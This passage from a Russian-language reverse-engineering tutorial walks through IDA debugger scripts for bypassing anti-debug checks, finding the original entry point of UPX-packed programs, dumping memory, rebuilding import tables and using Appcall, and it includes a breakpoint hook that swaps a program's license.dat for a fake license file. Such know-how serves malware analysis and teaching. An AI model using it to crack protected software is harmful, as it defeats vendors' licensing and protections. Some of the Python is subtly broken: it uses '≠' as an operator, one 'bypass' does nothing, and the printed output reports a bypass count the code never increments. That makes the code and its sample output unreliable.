[ANTI-DBG] All PEB flags patched successfully
```

17.1.6. Дополнительные техники

CheckRemoteDebuggerPresent / NtQueryInformationProcess (ProcessDebugPort):

```
push    0
lea     eax, [ebp-4]
push    eax             ; pbDebuggerPresent
push    -1              ; GetCurrentProcess()
call    ds:CheckRemoteDebuggerPresent
cmp     dword ptr [ebp-4], 0
jnz     debugger_detected
```

OutputDebugString:

```
; Если отладчик присутствует, OutputDebugString не меняет LastError
; Если нет --- SetLastError устанавливается в определённое значение
push    0DEADh
call    ds:SetLastError
push    offset aTestString   ; "test"
call    ds:OutputDebugStringA
call    ds:GetLastError
cmp     eax, 0DEADh
jnz     debugger_detected    ; если LastError изменился --- отладчик
```

INT 2Dh:

```
; INT 2D --- специальное прерывание для kernel debugger
; При отладке в user-mode: пропускает 1 байт после INT 2D
; Без отладчика: вызывает STATUS_BREAKPOINT exception
xor     eax, eax
int     2Dh
nop                     ; этот байт может быть пропущен под отладчиком!
jmp     normal_execution ; или debugger_detected, в зависимости от контекста
```

17.2. Отладка упакованного кода

Упаковщики (packers) --- программы, которые сжимают и/или шифруют исполняемый файл, встраивая распаковщик. При запуске распаковщик восстанавливает оригинальный код в памяти и передаёт ему управление. Задача реверс-инженера --- найти Original Entry Point (OEP) и создать дамп распакованного кода.

17.2.1. Общая схема работы упаковщика

```
+------------------+        +------------------+        +------------------+
| Оригинальный EXE |  Pack  | Упакованный EXE  |  Run   | Распакованный    |
|                  | =====> |                  | =====> | код в памяти     |
| .text (код)      |        | .packed (данные) |        | .text (код)      |
| .data            |        | .stub (распак.)  |        | .data            |
| .rsrc            |        |                  |        | .rsrc            |
| EP: 00401000     |        | EP: 00501000     |        | OEP: 00401000    |
+------------------+        +------------------+        +------------------+
```

17.2.2. Поиск OEP: PUSHAD/ESP Trick (на примере UPX)

Классический трюк основан на том, что большинство упаковщиков сохраняют все регистры при входе (PUSHAD) и восстанавливают перед переходом на OEP (POPAD). ESP после PUSHAD указывает на сохранённые регистры, и мы можем поставить аппаратный breakpoint на чтение этого адреса --- он сработает при POPAD.

Шаг 1: Запуск и остановка на entry point упакованного файла

```
# Открываем упакованный файл в IDA
# IDA предупреждает:
"The initial autoanalysis has been finished.
The input file appears to be packed or encrypted.
Do you want to proceed with the analysis? [Yes] [No]"

# Выбираем "Yes" и запускаем отладку (F9)

# Остановка на entry point упаковщика:
EIP = 00501000

# Дизассемблирование точки входа упаковщика (UPX):
00501000  pushad                    ; сохраняет все регистры
00501001  mov     esi, 00401000h    ; источник (упакованные данные)
00501006  lea     edi, [esi-0FF00h] ; назначение (куда распаковать)
0050100C  push    edi
; ... код распаковки ...
```

Шаг 2: Запоминаем ESP после PUSHAD

```
# После выполнения PUSHAD (F7 один раз):
EIP = 00501001

═══ REGISTERS ═══
EAX = 00000000    ECX = 00000000    EDX = 00000000    EBX = 00000000
ESP = 0019FEDC    EBP = 0019FF00    ESI = 00000000    EDI = 00000000

# ESP = 0019FEDC --- запоминаем это значение!

═══ STACK (содержимое после PUSHAD) ═══
0019FEDC  00000000  ; EDI (сохранённый)
0019FEE0  00000000  ; ESI
0019FEE4  0019FF00  ; EBP
0019FEE8  0019FF04  ; ESP (оригинальный)
0019FEEC  00000000  ; EBX
0019FEF0  00000000  ; EDX
0019FEF4  00000000  ; ECX
0019FEF8  00000000  ; EAX
```

Шаг 3: Устанавливаем Hardware Breakpoint на ESP

```
# Ставим аппаратную точку останова на доступ к [ESP]:
Debugger > Breakpoints > Add breakpoint...
  Address:  0019FEDC
  Type:     Hardware
  Mode:     Read       (сработает при POPAD, когда регистры читаются со стека)
  Size:     4 bytes

# Через IDAPython:
Python> idc.add_bpt(0x0019FEDC)
Python> idc.set_bpt_attr(0x0019FEDC, idc.BPTATTR_TYPE, idc.BPT_RDWR)
Python> idc.set_bpt_attr(0x0019FEDC, idc.BPTATTR_SIZE, 4)
```

Шаг 4: Запускаем выполнение (F9)

```
# Процесс выполняет весь код распаковки и останавливается,
# когда распаковщик делает POPAD (читает сохранённые регистры со стека)

[Hardware breakpoint hit]
EIP = 00501245

# Дизассемблирование в точке останова:
00501243  popad                       ; ← Hardware BP сработал здесь
00501244  (следующая инструкция)

# Смотрим вперёд:
00501245  jmp     00401000h           ; ← ПЕРЕХОД НА OEP!

# Или:
00501243  popad
00501244  push    00401000h
00501249  retn                        ; ← прыжок на OEP через push+ret
```

Шаг 5: Определяем OEP

```
# Делаем F7 (Step Into) на JMP 00401000:
EIP = 00401000    ; ← ЭТО OEP!

═══ REGISTERS (восстановленные) ═══
EAX = 00000000    ECX = 00000000    EDX = 00000000    EBX = 00000000
ESP = 0019FEFC    EBP = 0019FF00    ESI = 00000000    EDI = 00000000
EIP = 00401000    EFLAGS = 00000246

# Дизассемблирование OEP:
00401000  push    ebp                 ; ← типичный пролог функции!
00401001  mov     ebp, esp
00401003  sub     esp, 40h
00401006  push    offset aEnterSerial ; "Enter serial: "
; ... оригинальный код ...
```

Автоматизация через IDAPython:

```
def find_oep_pushad_trick():
    """Автоматический поиск OEP через PUSHAD/ESP trick"""

    import ida_dbg
    import idc

    # 1. Запускаем процесс
    ida_dbg.start_process("", "", "")
    ida_dbg.wait_for_next_event(ida_dbg.WFNE_SUSP, -1)

    # 2. Проверяем, что первая инструкция --- PUSHAD (0x60)
    eip = idc.get_reg_value("eip")
    if ida_bytes.get_byte(eip) ≠ 0x60:
        print("[WARNING] First instruction is not PUSHAD")
        return

    # 3. Выполняем PUSHAD (один шаг)
    ida_dbg.step_into()
    ida_dbg.wait_for_next_event(ida_dbg.WFNE_SUSP, -1)

    # 4. Получаем ESP (указывает на сохранённые регистры)
    esp = idc.get_reg_value("esp")
    print(f"[OEP] ESP after PUSHAD: {esp:#x}")

    # 5. Ставим HW breakpoint на чтение [ESP]
    idc.add_bpt(esp)
    idc.set_bpt_attr(esp, idc.BPTATTR_TYPE, idc.BPT_RDWR)
    idc.set_bpt_attr(esp, idc.BPTATTR_SIZE, 4)

    # 6. Продолжаем выполнение
    ida_dbg.continue_process()
    ida_dbg.wait_for_next_event(ida_dbg.WFNE_SUSP, -1)

    # 7. HW breakpoint сработал --- ищем JMP на OEP
    eip = idc.get_reg_value("eip")
    print(f"[OEP] POPAD detected near {eip:#x}")

    # Пошагово ищем JMP (переход на OEP)
    for _ in range(5):
        ida_dbg.step_into()
        ida_dbg.wait_for_next_event(ida_dbg.WFNE_SUSP, -1)
        eip = idc.get_reg_value("eip")

        # Если EIP ушёл далеко от области распаковщика --- нашли OEP
        if eip < 0x00500000:  # предполагаем, что OEP ниже пакера
            print(f"[OEP] Original Entry Point found: {eip:#x}")

            # Удаляем HW breakpoint
            idc.del_bpt(esp)
            return eip

    print("[ERROR] OEP not found")
    return None
```

17.2.3. Дамп распакованного процесса

После нахождения OEP необходимо создать дамп --- сохранить распакованный код из памяти в новый PE-файл.

Через IDA Script:

```python
def dump_unpacked_process(oep, output_path="dumped.exe"):
    """Дамп распакованного процесса из памяти"""

    import ida_dbg
    import ida_segment
    import struct

    print(f"[DUMP] Starting dump, OEP = {oep:#x}")

    # Собираем информацию о сегментах памяти
    segments = []
    seg = ida_segment.get_first_seg()
    while seg:
        name = ida_segment.get_segm_name(seg)
        start = seg.start_ea
        size = seg.size()
        print(f"  Segment: {name:20s}  {start:#010x}  size={size:#x}")

        # Читаем содержимое сегмента из памяти процесса
        data = ida_dbg.read_dbg_memory(start, size)
        if data:
            segments.append((name, start, size, data))

        seg = ida_segment.get_next_seg(seg.start_ea)

    print(f"[DUMP] Read {len(segments)} segments")
    print(f"[DUMP] Writing to {output_path}")

    # Записываем дамп (упрощённый PE builder)
    # В реальности лучше использовать специализированные инструменты:
    # - Scylla (плагин IDA / standalone)
    # - OllyDumpEx
    # - pe-sieve

    with open(output_path, 'wb') as f:
        for name, start, size, data in segments:
            f.write(data)

    print(f"[DUMP] Dump complete: {output_path}")
```

Рекомендуемый инструмент для дампа --- **Scylla** (доступен как плагин IDA и standalone):

```
# В IDA: Plugins > Scylla (или Ctrl+I)

+------------ Scylla x86 v0.9.8 ------------+
| OEP: 00401000  [IAT Autosearch]            |
|                                            |
| VA:  00400000   Size: 00007000             |
| IAT: 00402000   Size: 00000100             |
|                                            |
| [Dump]  [Fix Dump]  [PE Rebuild]           |
|                                            |
| Imports:                                   |
| + kernel32.dll                             |
|   - CreateFileW          0x00402000        |
|   - ReadFile             0x00402004        |
|   - CloseHandle          0x00402008        |
|   - ExitProcess          0x0040200C        |
| + msvcrt.dll                               |
|   - printf               0x00402020        |
|   - scanf                0x00402024        |
|   - malloc               0x00402028        |
+--------------------------------------------+
```

17.2.4. Восстановление IAT (Import Address Table)

После распаковки IAT может быть повреждена --- ячейки таблицы импорта содержат адреса в памяти (куда были разрешены импорты загрузчиком), а не RVA имён функций, как в оригинальном PE. При дампе эти адреса станут невалидными.

Процесс восстановления IAT:

```
1. Найти IAT в памяти процесса
2. Для каждого адреса в IAT определить, какой функции он принадлежит
3. Перестроить таблицу импорта с правильными именами

# Пример: IAT в памяти (до восстановления)
00402000: 75E17BA9  → kernel32!CreateFileW        (адрес в kernel32.dll)
00402004: 75E18D4A  → kernel32!ReadFile
00402008: 75E17C20  → kernel32!CloseHandle
0040200C: 75E11234  → kernel32!ExitProcess
00402010: 00000000  (конец дескриптора kernel32.dll)
00402014: 6C2E5678  → msvcrt!printf
00402018: 6C2E5800  → msvcrt!scanf
0040201C: 00000000  (конец дескриптора msvcrt.dll)
```

Скрипт для анализа IAT:

```python
def analyze_iat(iat_start, iat_size):
    """Анализ Import Address Table в памяти отлаживаемого процесса"""

    import ida_dbg
    import idc
    import ida_name

    print(f"[IAT] Analyzing IAT at {iat_start:#x}, size {iat_size:#x}")
    print(f"{'Address':>10s}  {'Value':>10s}  {'Module':>20s}  {'Function':<30s}")
    print("-" * 80)

    addr = iat_start
    current_module = ""
    imports = {}

    while addr < iat_start + iat_size:
        value = ida_dbg.read_dbg_dword(addr)

        if value == 0:
            # Разделитель между модулями
            print(f"{'---':>10s}  {'---':>10s}  {'(separator)':>20s}")
            addr += 4
            continue

        # Определяем, какой функции принадлежит адрес
        func_name = ida_name.get_name(value)
        if not func_name:
            func_name = idc.get_func_name(value)

        # Определяем модуль
        module = ""
        seg = ida_segment.getseg(value)
        if seg:
            module = ida_segment.get_segm_name(seg)

        if module != current_module:
            current_module = module
            if module not in imports:
                imports[module] = []

        imports.setdefault(module, []).append((addr, func_name))

        print(f"{addr:#010x}  {value:#010x}  {module:>20s}  {func_name:<30s}")

        addr += 4

    print(f"\n[IAT] Found {sum(len(v) for v in imports.values())} imports "
          f"from {len(imports)} modules")

    return imports
```

Вывод:

```
[IAT] Analyzing IAT at 0x00402000, size 0x100
   Address       Value                Module  Function
--------------------------------------------------------------------------------
0x00402000  0x75E17BA9          kernel32.dll  CreateFileW
0x00402004  0x75E18D4A          kernel32.dll  ReadFile
0x00402008  0x75E17C20          kernel32.dll  CloseHandle
0x0040200C  0x75E11234          kernel32.dll  ExitProcess
       ---         ---           (separator)
0x00402014  0x6C2E5678            msvcrt.dll  printf
0x00402018  0x6C2E5800            msvcrt.dll  scanf
0x0040201C  0x6C2E5900            msvcrt.dll  malloc
       ---         ---           (separator)

[IAT] Found 7 imports from 2 modules
```

17.3. Appcall --- вызов функций из отладчика

Appcall --- уникальная возможность IDA, позволяющая вызывать функции отлаживаемого процесса прямо из Python-скрипта. Это чрезвычайно мощный инструмент: можно вызвать любую функцию программы с произвольными аргументами, не выполняя код «до неё».

Базовый синтаксис

```python
import idaapi

# Вызов функции по имени (IDA должна знать прототип)
result = idaapi.Appcall.sub_401050("test_string")

# Вызов с явным прототипом
decrypt = idaapi.Appcall.proto(
    "sub_401200",                          # имя функции
    "char* __cdecl sub_401200(char *input, int key)"  # прототип на C
)
decrypted = decrypt("encrypted_data", 0x42)
print(f"Decrypted: {decrypted}")

# Вызов по адресу
func = idaapi.Appcall.proto(
    0x00401200,
    "int __stdcall func(int a, int b, int c)"
)
result = func(1, 2, 3)
```

Практический пример: вызов функции дешифровки

Предположим, программа содержит функцию `decrypt_string(char* encrypted, int key)`, которая дешифрует строки:

```
; sub_401200 - decrypt_string
; Аргументы:
;   arg_0: char* encrypted (указатель на зашифрованную строку)
;   arg_4: int key (ключ дешифровки)
; Возвращает: char* (указатель на расшифрованную строку в статическом буфере)

sub_401200  proc near
    push    ebp
    mov     ebp, esp
    push    esi
    push    edi
    mov     esi, [ebp+8]        ; encrypted
    mov     edi, offset decrypt_buffer  ; 00403100
    mov     ecx, [ebp+0Ch]      ; key
@@loop:
    lodsb                       ; AL = *encrypted++
    test    al, al
    jz      short @@done
    xor     al, cl
    rol     cl, 1
    stosb                       ; *buffer++ = AL
    jmp     short @@loop
@@done:
    xor     al, al
    stosb                       ; null terminator
    mov     eax, offset decrypt_buffer
    pop     edi
    pop     esi
    pop     ebp
    retn
sub_401200  endp
```

Использование Appcall для дешифровки всех строк:

```
import idaapi
import ida_dbg
import idc

# Определяем прототип функции
decrypt = idaapi.Appcall.proto(
    0x00401200,
    "char* __cdecl decrypt_string(const char* encrypted, int key)"
)

# Список зашифрованных строк (найденных при статическом анализе)
encrypted_strings = [
    (0x00403000, 0x42),   # адрес строки, ключ
    (0x00403020, 0x42),
    (0x00403040, 0x13),
    (0x00403060, 0x7F),
    (0x00403080, 0x42),
]

print("=== Decrypted Strings ===")
print(f"{'Address':>10s}  {'Key':>4s}  {'Decrypted String':<40s}")
print("-" * 60)

for addr, key in encrypted_strings:
    try:
        # Вызываем функцию дешифровки в контексте отлаживаемого процесса
        result_ptr = decrypt(addr, key)

        # Читаем расшифрованную строку из буфера
        decrypted = idc.get_strlit_contents(0x00403100, -1, 0)
        if decrypted:
            decrypted = decrypted.decode('utf-8', errors='replace')
        else:
            # Читаем вручную
            decrypted = ""
            for i in range(256):
                b = ida_dbg.read_dbg_byte(0x00403100 + i)
                if b == 0:
                    break
                decrypted += chr(b)

        print(f"{addr:#010x}  {key:#04x}  {decrypted:<40s}")

        # Добавляем комментарий в IDA
        idc.set_cmt(addr, f'Decrypted: "{decrypted}"', 0)

    except Exception as e:
        print(f"{addr:#010x}  {key:#04x}  [ERROR: {e}]")

print("=== Done ===")
```

Вывод:

```
=== Decrypted Strings ===
   Address   Key  Decrypted String
------------------------------------------------------------
0x00403000  0x42  Enter serial number:
0x00403020  0x42  License verified successfully
0x00403040  0x13  Invalid license key
0x00403060  0x7f  http://license.server.com/verify
0x00403080  0x42  AES-256-CBC
=== Done ===
```

Appcall для вызова WinAPI

```
# Вызов MessageBoxA из отлаживаемого процесса
msgbox = idaapi.Appcall.proto(
    "MessageBoxA",
    "int __stdcall MessageBoxA(int hWnd, const char* lpText, "
    "const char* lpCaption, int uType)"
)
msgbox(0, "Hello from IDA!", "Appcall Test", 0)

# Вызов VirtualAlloc для выделения памяти в процессе
valloc = idaapi.Appcall.proto(
    "VirtualAlloc",
    "void* __stdcall VirtualAlloc(void* addr, int size, int type, int protect)"
)
# MEM_COMMIT | MEM_RESERVE = 0x3000, PAGE_EXECUTE_READWRITE = 0x40
new_mem = valloc(0, 0x1000, 0x3000, 0x40)
print(f"Allocated memory at: {new_mem:#x}")

# Вызов GetModuleHandleA
gmh = idaapi.Appcall.proto(
    "GetModuleHandleA",
    "int __stdcall GetModuleHandleA(const char* lpModuleName)"
)
kernel32_base = gmh("kernel32.dll")
print(f"kernel32.dll base: {kernel32_base:#x}")
```

Вывод:

```
Allocated memory at: 0x01A00000
kernel32.dll base: 0x75E00000
```

17.4. Условные точки останова со скриптами

Условные breakpoints с Python-скриптами позволяют реализовать сложную логику, выходящую далеко за рамки простых условий.

Логирование аргументов функции

```
# Breakpoint на функцию send() --- логирование сетевого трафика
# Установка: BP на ws2_32!send

script = '''
import ida_dbg
import idc

esp = idc.get_reg_value("esp")

# int send(SOCKET s, const char *buf, int len, int flags)
socket_fd = ida_dbg.read_dbg_dword(esp + 4)
buf_ptr   = ida_dbg.read_dbg_dword(esp + 8)
buf_len   = ida_dbg.read_dbg_dword(esp + 0xC)
flags     = ida_dbg.read_dbg_dword(esp + 0x10)

# Читаем данные из буфера
data = ida_dbg.read_dbg_memory(buf_ptr, min(buf_len, 256))
hex_dump = ' '.join(f'{b:02x}' for b in data[:64])
ascii_repr = ''.join(chr(b) if 32 <= b < 127 else '.' for b in data[:64])

print(f"[NET] send(socket={socket_fd}, len={buf_len}, flags={flags:#x})")
print(f"  HEX:   {hex_dump}")
print(f"  ASCII: {ascii_repr}")
print()

return False  # не останавливать
'''
```

Вывод при работе программы:

```
[NET] send(socket=312, len=45, flags=0x0)
  HEX:   47 45 54 20 2f 61 70 69 2f 6c 69 63 65 6e 73 65
  ASCII: GET /api/license

[NET] send(socket=312, len=128, flags=0x0)
  HEX:   50 4f 53 54 20 2f 61 70 69 2f 76 65 72 69 66 79
  ASCII: POST /api/verify

[NET] send(socket=312, len=64, flags=0x0)
  HEX:   7b 22 6b 65 79 22 3a 22 41 42 43 44 2d 31 32 33
  ASCII: {"key":"ABCD-123
```

Подсчёт вызовов и статистика

```
# Breakpoint на malloc --- статистика выделения памяти
# Глобальные переменные сохраняются между вызовами

script = '''
import ida_dbg
import idc

# Инициализация глобальных счётчиков
if "malloc_stats" not in dir():
    global malloc_stats
    malloc_stats = {"count": 0, "total_bytes": 0, "sizes": {}}

esp = idc.get_reg_value("esp")
size = ida_dbg.read_dbg_dword(esp + 4)

malloc_stats["count"] += 1
malloc_stats["total_bytes"] += size
malloc_stats["sizes"][size] = malloc_stats["sizes"].get(size, 0) + 1

# Выводим статистику каждые 100 вызовов
if malloc_stats["count"] % 100 == 0:
    print(f"[MALLOC] === Statistics after {malloc_stats['count']} calls ===")
    print(f"  Total allocated: {malloc_stats['total_bytes']:,} bytes")
    print(f"  Top sizes:")
    for sz, cnt in sorted(malloc_stats["sizes"].items(),
                          key=lambda x: -x[1])[:5]:
        print(f"    {sz:>8} bytes: {cnt:>5} times")

return False
'''
```

Вывод:

```
[MALLOC] === Statistics after 100 calls ===
  Total allocated: 45,320 bytes
  Top sizes:
        32 bytes:    28 times
        64 bytes:    22 times
       256 bytes:    15 times
      1024 bytes:    12 times
      4096 bytes:     8 times

[MALLOC] === Statistics after 200 calls ===
  Total allocated: 98,744 bytes
  Top sizes:
        32 bytes:    61 times
        64 bytes:    44 times
       256 bytes:    30 times
      1024 bytes:    25 times
      4096 bytes:    16 times
```

Модификация аргументов на лету

```
# Breakpoint на CreateFileW --- перенаправление файлового доступа
script = '''
import ida_dbg
import idc

esp = idc.get_reg_value("esp")
filename_ptr = ida_dbg.read_dbg_dword(esp + 4)

# Читаем имя файла (UTF-16)
raw = ida_dbg.read_dbg_memory(filename_ptr, 520)
filename = raw.decode("utf-16-le").split("\\x00")[0]

# Перехватываем доступ к license.dat
if "license.dat" in filename.lower():
    # Подменяем на наш файл
    new_name = "C:\\\\target\\\\fake_license.dat\\x00"
    new_bytes = new_name.encode("utf-16-le")
    ida_dbg.write_dbg_memory(filename_ptr, new_bytes)
    print(f"[HOOK] CreateFileW: redirected")
    print(f"  Original: {filename}")
    print(f"  Replaced: C:\\\\target\\\\fake_license.dat")
else:
    print(f"[HOOK] CreateFileW: {filename}")

return False
'''
```

Вывод:

```
[HOOK] CreateFileW: C:\Windows\System32\kernel32.dll
[HOOK] CreateFileW: C:\target\config.ini
[HOOK] CreateFileW: redirected
  Original: C:\target\license.dat
  Replaced: C:\target\fake_license.dat
[HOOK] CreateFileW: C:\target\data.bin
```

17.5. Комплексный пример: распаковка + обход anti-debug + анализ

Рассмотрим полный сценарий работы с защищённым приложением, которое: 1. Упаковано модифицированным UPX; 2. Содержит несколько anti-debug проверок; 3. Использует шифрование строк.

Этап 1: Первичный анализ

```
# Загрузка файла в IDA
Loading file 'C:\target\protected_app.exe'...
File type: Portable executable for 80386 (PE)
  Entry point: 0x00501000
  Image base: 0x00400000

WARNING: The imports segment seems to be destroyed. This is typical for
  packed/protected files.

Sections:
  .UPX0   00401000  00010000  (empty, will be unpacked here)
  .UPX1   00411000  00008000  (packed data)
  .rsrc   00419000  00001000

TLS callback 0 at .UPX1:00501500

# IDA обнаружила:
# - Подозрительные секции (.UPX0, .UPX1)
# - TLS callback
# - Уничтоженные импорты
```

Этап 2: Подготовка скрипта обхода

```
"""
Комплексный скрипт для распаковки и обхода anti-debug.
Запускать перед началом отладки.
"""

import ida_dbg
import ida_bytes
import idc
import idaapi
import ida_segment

class ProtectedAppUnpacker:
    def __init__(self):
        self.oep = None
        self.anti_debug_bypassed = 0
        self.log = []

    def log_event(self, msg):
        self.log.append(msg)
        print(f"[UNPACK] {msg}")

    def setup_anti_debug_bypass(self):
        """Настройка обхода всех anti-debug техник"""

        # ═══ 1. IsDebuggerPresent ═══
        addr = idc.get_name_ea_simple("IsDebuggerPresent")
        if addr ≠ idc.BADADDR:
            idc.add_bpt(addr)
            idc.set_bpt_cond(addr, '''
import idc
# Пропускаем функцию: EIP на RET, EAX = 0
ret_addr = idc.get_reg_value("eip")
while ida_bytes.get_byte(ret_addr) ≠ 0xC3:
    ret_addr += 1
idc.set_reg_value(ret_addr, "eip")
idc.set_reg_value(0, "eax")
print("[BYPASS] IsDebuggerPresent → 0")
return False
''')
            self.log_event("IsDebuggerPresent bypass installed")

        # ═══ 2. NtQueryInformationProcess ═══
        addr = idc.get_name_ea_simple("NtQueryInformationProcess")
        if addr ≠ idc.BADADDR:
            idc.add_bpt(addr)
            idc.set_bpt_cond(addr, '''
import ida_dbg, idc
esp = idc.get_reg_value("esp")
info_class = ida_dbg.read_dbg_dword(esp + 8)
buf_addr = ida_dbg.read_dbg_dword(esp + 0xC)

if info_class == 7:  # ProcessDebugPort
    # Выполняем функцию, потом обнуляем буфер
    pass  # будет обработано на выходе
elif info_class in (0x1E, 0x1F):
    pass

print(f"[BYPASS] NtQueryInformationProcess(class={info_class:#x})")
return False
''')
            self.log_event("NtQueryInformationProcess bypass installed")

        # ═══ 3. CheckRemoteDebuggerPresent ═══
        addr = idc.get_name_ea_simple("CheckRemoteDebuggerPresent")
        if addr ≠ idc.BADADDR:
            idc.add_bpt(addr)
            idc.set_bpt_cond(addr, '''
import ida_dbg, idc
esp = idc.get_reg_value("esp")
result_ptr = ida_dbg.read_dbg_dword(esp + 8)
# Будем патчить результат после вызова
# Запоминаем указатель для патча
import builtins
builtins._check_remote_dbg_ptr = result_ptr
```

```
return False
''')
            self.log_event("CheckRemoteDebuggerPresent bypass installed")

        # ═══ 4. TLS Callback bypass ═══
        tls_addr = idc.get_name_ea_simple("TlsCallback_0")
        if tls_addr != idc.BADADDR:
            idc.add_bpt(tls_addr)
            idc.set_bpt_cond(tls_addr, '''
import idc, ida_bytes
# Пропускаем весь TLS callback
eip = idc.get_reg_value("eip")
# Ищем RETN 0Ch (C2 0C 00)
scan = eip
while scan < eip + 0x200:
    if ida_bytes.get_byte(scan) == 0xC2 and ida_bytes.get_word(scan+1) == 0x000C:
        break
    scan += 1
idc.set_reg_value(scan, "eip")
print(f"[BYPASS] TLS Callback skipped (jumped to RETN at {scan:#x})")
return False
''')
            self.log_event("TLS Callback bypass installed")

    def find_oep(self):
        """Поиск OEP через PUSHAD/ESP trick"""
        self.log_event("Starting OEP search via PUSHAD/ESP trick...")

        # Ожидаем остановку на entry point
        eip = idc.get_reg_value("eip")
        self.log_event(f"Entry point: {eip:#x}")

        # Проверяем PUSHAD
        if ida_bytes.get_byte(eip) == 0x60:
            self.log_event("PUSHAD detected at entry point")

            # Step Into (выполняем PUSHAD)
            ida_dbg.step_into()
            ida_dbg.wait_for_next_event(ida_dbg.WFNE_SUSP, -1)

            esp = idc.get_reg_value("esp")
            self.log_event(f"ESP after PUSHAD: {esp:#x}")

            # Hardware breakpoint на ESP
            idc.add_bpt(esp)
            idc.set_bpt_attr(esp, idc.BPTATTR_TYPE, idc.BPT_RDWR)
            idc.set_bpt_attr(esp, idc.BPTATTR_SIZE, 4)

            # Continue
            ida_dbg.continue_process()
            ida_dbg.wait_for_next_event(ida_dbg.WFNE_SUSP, -1)

            eip = idc.get_reg_value("eip")
            self.log_event(f"Hardware BP hit near: {eip:#x}")

            # Удаляем HW BP
            idc.del_bpt(esp)

            # Step until we find OEP (JMP to lower address)
            for _ in range(10):
                ida_dbg.step_into()
                ida_dbg.wait_for_next_event(ida_dbg.WFNE_SUSP, -1)
                eip = idc.get_reg_value("eip")

                if eip < 0x00500000:
                    self.oep = eip
                    self.log_event(f"OEP FOUND: {eip:#x}")
                    return eip

        self.log_event("OEP search failed")
        return None

    def patch_peb(self):
        """Патч PEB после распаковки"""
        self.log_event("Patching PEB flags...")

        try:
            # Получаем адрес PEB
```

```
            fs_base = ida_dbg.thread_get_sreg_base(
                idc.get_current_thread(), "fs"
            )
            teb_addr = fs_base
            peb_addr = ida_dbg.read_dbg_dword(teb_addr + 0x30)

            # Патчим BeingDebugged
            ida_dbg.put_dbg_byte(peb_addr + 0x02, 0)

            # Патчим NtGlobalFlag
            ida_dbg.write_dbg_memory(peb_addr + 0x68, b'\x00\x00\x00\x00')

            # Патчим Heap flags
            heap_addr = ida_dbg.read_dbg_dword(peb_addr + 0x18)
            if heap_addr:
                ida_dbg.write_dbg_memory(heap_addr + 0x0C, b'\x02\x00\x00\x00')
                ida_dbg.write_dbg_memory(heap_addr + 0x10, b'\x00\x00\x00\x00')

            self.log_event("PEB flags patched successfully")
        except Exception as e:
            self.log_event(f"PEB patch failed: {e}")

    def analyze_decrypted_strings(self):
        """Анализ расшифрованных строк после распаковки"""
        self.log_event("Analyzing decrypted strings...")

        if self.oep is None:
            self.log_event("OEP not found, skipping string analysis")
            return

        # Ищем вызовы функции дешифровки
        # (обычно характеризуется XOR в цикле)
        decrypt_func = None

        # Сканируем .text секцию на паттерн XOR-дешифровки
        seg_start = 0x00401000
        seg_end = 0x00410000

        addr = seg_start
        while addr < seg_end:
            # Ищем паттерн: xor al, cl; stosb (30 C8 AA или 32 C1 AA)
            b1 = ida_bytes.get_byte(addr)
            b2 = ida_bytes.get_byte(addr + 1)
            b3 = ida_bytes.get_byte(addr + 2)

            if b1 == 0x30 and b3 == 0xAA:  # xor [edi], cl; stosb
                # Нашли потенциальную функцию дешифровки
                func_start = idc.get_func_attr(addr, idc.FUNCATTR_START)
                if func_start != idc.BADADDR:
                    decrypt_func = func_start
                    self.log_event(
                        f"Potential decrypt function at {func_start:#x}")
                    break

            addr = idc.next_head(addr, seg_end)

        if decrypt_func:
            # Используем Appcall для дешифровки строк
            self.log_event(
                f"Using Appcall to decrypt strings via {decrypt_func:#x}")

    def dump_process(self, output_path):
        """Дамп распакованного процесса"""
        self.log_event(f"Dumping process to {output_path}...")

        # Читаем все сегменты
        total_size = 0
        seg = ida_segment.get_first_seg()
        while seg:
            size = seg.size()
            total_size += size
            name = ida_segment.get_segm_name(seg)
            self.log_event(
                f"  Segment {name}: {seg.start_ea:#x}-"
                f"{seg.start_ea + size:#x} ({size:#x} bytes)")
            seg = ida_segment.get_next_seg(seg.start_ea)

        self.log_event(f"Total memory: {total_size:#x} bytes")
```

```
        self.log_event(f"Use Scylla plugin for proper PE dump + IAT fix")

    def run(self):
        """Главная процедура распаковки"""
        self.log_event("=" * 60)
        self.log_event("Protected App Unpacker v1.0")
        self.log_event("=" * 60)

        # 1. Настраиваем обход anti-debug
        self.setup_anti_debug_bypass()

        # 2. Патчим PEB
        self.patch_peb()

        # 3. Ищем OEP
        oep = self.find_oep()

        if oep:
            # 4. Анализируем строки
            self.analyze_decrypted_strings()

            # 5. Дампим процесс
            self.dump_process("C:\\target\\dumped_app.exe")

            self.log_event("=" * 60)
            self.log_event(f"DONE. OEP = {oep:#x}")
            self.log_event(f"Anti-debug bypasses: "
                           f"{self.anti_debug_bypassed}")
            self.log_event("=" * 60)
        else:
            self.log_event("FAILED: Could not find OEP")

# Запуск:
# unpacker = ProtectedAppUnpacker()
# unpacker.run()
```

Этап 3: Выполнение и вывод

```
[UNPACK] ============================================================
[UNPACK] Protected App Unpacker v1.0
[UNPACK] ============================================================
[UNPACK] IsDebuggerPresent bypass installed
[UNPACK] NtQueryInformationProcess bypass installed
[UNPACK] CheckRemoteDebuggerPresent bypass installed
[UNPACK] TLS Callback bypass installed
[UNPACK] Patching PEB flags...
[UNPACK] PEB flags patched successfully
[UNPACK] Starting OEP search via PUSHAD/ESP trick...
[UNPACK] Entry point: 0x00501000
[UNPACK] PUSHAD detected at entry point
[UNPACK] ESP after PUSHAD: 0x0019fedc
[BYPASS] TLS Callback skipped (jumped to RETN at 0x00501548)
[BYPASS] IsDebuggerPresent → 0
[BYPASS] NtQueryInformationProcess(class=0x7)
[UNPACK] Hardware BP hit near: 0x005013a2
[UNPACK] OEP FOUND: 0x00401000
[UNPACK] Analyzing decrypted strings...
[UNPACK] Potential decrypt function at 0x00401200
[UNPACK] Using Appcall to decrypt strings via 0x00401200
[UNPACK] Dumping process to C:\target\dumped_app.exe...
[UNPACK]   Segment .text: 0x00401000-0x00410000 (0xf000 bytes)
[UNPACK]   Segment .rdata: 0x00410000-0x00412000 (0x2000 bytes)
[UNPACK]   Segment .data: 0x00412000-0x00414000 (0x2000 bytes)
[UNPACK]   Segment .rsrc: 0x00419000-0x0041a000 (0x1000 bytes)
[UNPACK] Total memory: 0x13000 bytes
[UNPACK] Use Scylla plugin for proper PE dump + IAT fix
[UNPACK] ============================================================
[UNPACK] DONE. OEP = 0x00401000
[UNPACK] Anti-debug bypasses: 3
[UNPACK] ============================================================
```

Этап 4: Верификация OEP

```
# После нахождения OEP, проверяем, что код выглядит корректно:

═══ DISASSEMBLY AT OEP (0x00401000) ═══
.text:00401000  push    ebp
.text:00401001  mov     ebp, esp
.text:00401003  sub     esp, 80h
